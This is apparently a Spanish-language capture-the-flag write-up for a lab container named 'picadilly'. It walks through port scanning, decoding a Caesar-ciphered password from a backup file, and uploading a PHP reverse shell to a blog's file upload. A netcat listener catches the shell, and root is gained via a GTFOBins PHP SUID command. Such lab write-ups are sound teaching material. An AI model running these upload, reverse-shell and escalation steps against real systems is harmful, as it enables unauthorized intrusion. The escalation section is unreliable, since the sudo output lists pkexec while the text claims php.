
Write up – maquina picadilly


- primero escaneamos los puertos que tiene la maquina y asi idetificar los servicios que tiene.

Al parecer hay dos puertos uno en el 80 y otro en el 443 con sistemas operativo Debian y apache en la ultima version en la ultima version, vamos a usar ahora el parametro -sCV para algo mas de informacion acerca de los puertos


Puerto 80



En el puerto 80 vemos que nos muestra que hay un index con un fichero llamado backup.txt
asi que vamos ver el fichero




como podemos ver nos dice que hay el password para el usuario mateo hdvbfuadcb pero parece estar en encryptado ya que si leemos la frase de abajo nos dice que se trata de un antiguo emperador romano asi que un emperador romano con un tipo de cifrado es el Cesar asi que con d-code.fr podemos descifrarlo y guarnos el password para un futuro uso.




Y vemos que el password de mateo es easycrazy.

Puerto 443




aqui podemos ver que hay una pagina web que responde a servername picadilly.lab y tiene ssl asi que vamos al navegador en usando https://picadilly.lab peor antes iremos al fichero /etc/hosts y pondremos la ip del contendor seguido de picadilly.lab.

Vemos que hay un simple blog el cual vemos que mas abajo hay una opcion para subir ficheros y viendo el titulo del post vemos que permit subir archivos .txt. Pero vamos a probar a subir uno .php para ver si nos lo accepta.




Al parecer publica un post cuando subes un fichero



vamos a probar de subir un fichero con una reverse shell que descargaremos del github de pentestmonkey.

ahora iremos al direcctorio uploads ya que es ahi donde estan los posts almacenados



ahora nos abriremos con netcat en el puerto 4444 o el que especifiquemos en el fichero de la shell php

```
❯ nc -nlvp 4444
Listening on 0.0.0.0 4444
Connection received on 172.17.0.2 43500
Linux 47c2ed59d9c8 6.5.0-35-generic #35-Ubuntu SMP PREEMPT_DYNAMIC Fri Apr 26 11:23:57 UTC 2024 x86_64 GNU/Linux
 06:02:54 up  1:19,  0 user,  load average: 0.94, 1.24, 1.10
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ whoami
www-data
$
```

y ahora vamos a como con www-data no encontraremos nada vamos a iniciar session con mateo usando la contrasena que encontramos antes y con sudo -l compramos a ver si puede tiene permisos para ejecutar algun binario con permisos de root.

```
$ su mateo
Password: easycrazy

id
uid=1000(mateo) gid=1000(mateo) groups=1000(mateo)
```

```
sudo -l
Matching Defaults entries for mateo on 47c2ed59d9c8:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User mateo may run the following commands on 47c2ed59d9c8:
    (ALL) NOPASSWD: /usr/bin/pkexec
```

Podemos ver que el binario php se puede ejecutar con privilegos de root asi que lo buscaremos en gfobins para ver cual es el comando exacto para escalar privilegios.

Asdfd

seguimos los pasos de gfobins

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run sh -p, omit the -p argument on systems like Debian (<= Stretch) that allow the default sh shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
•sudo install -m =xs $(which php) .

CMD="/bin/sh"
./php -r "pcntl_exec('/bin/sh', ['-p']);"
```

y nos devolver una session como root.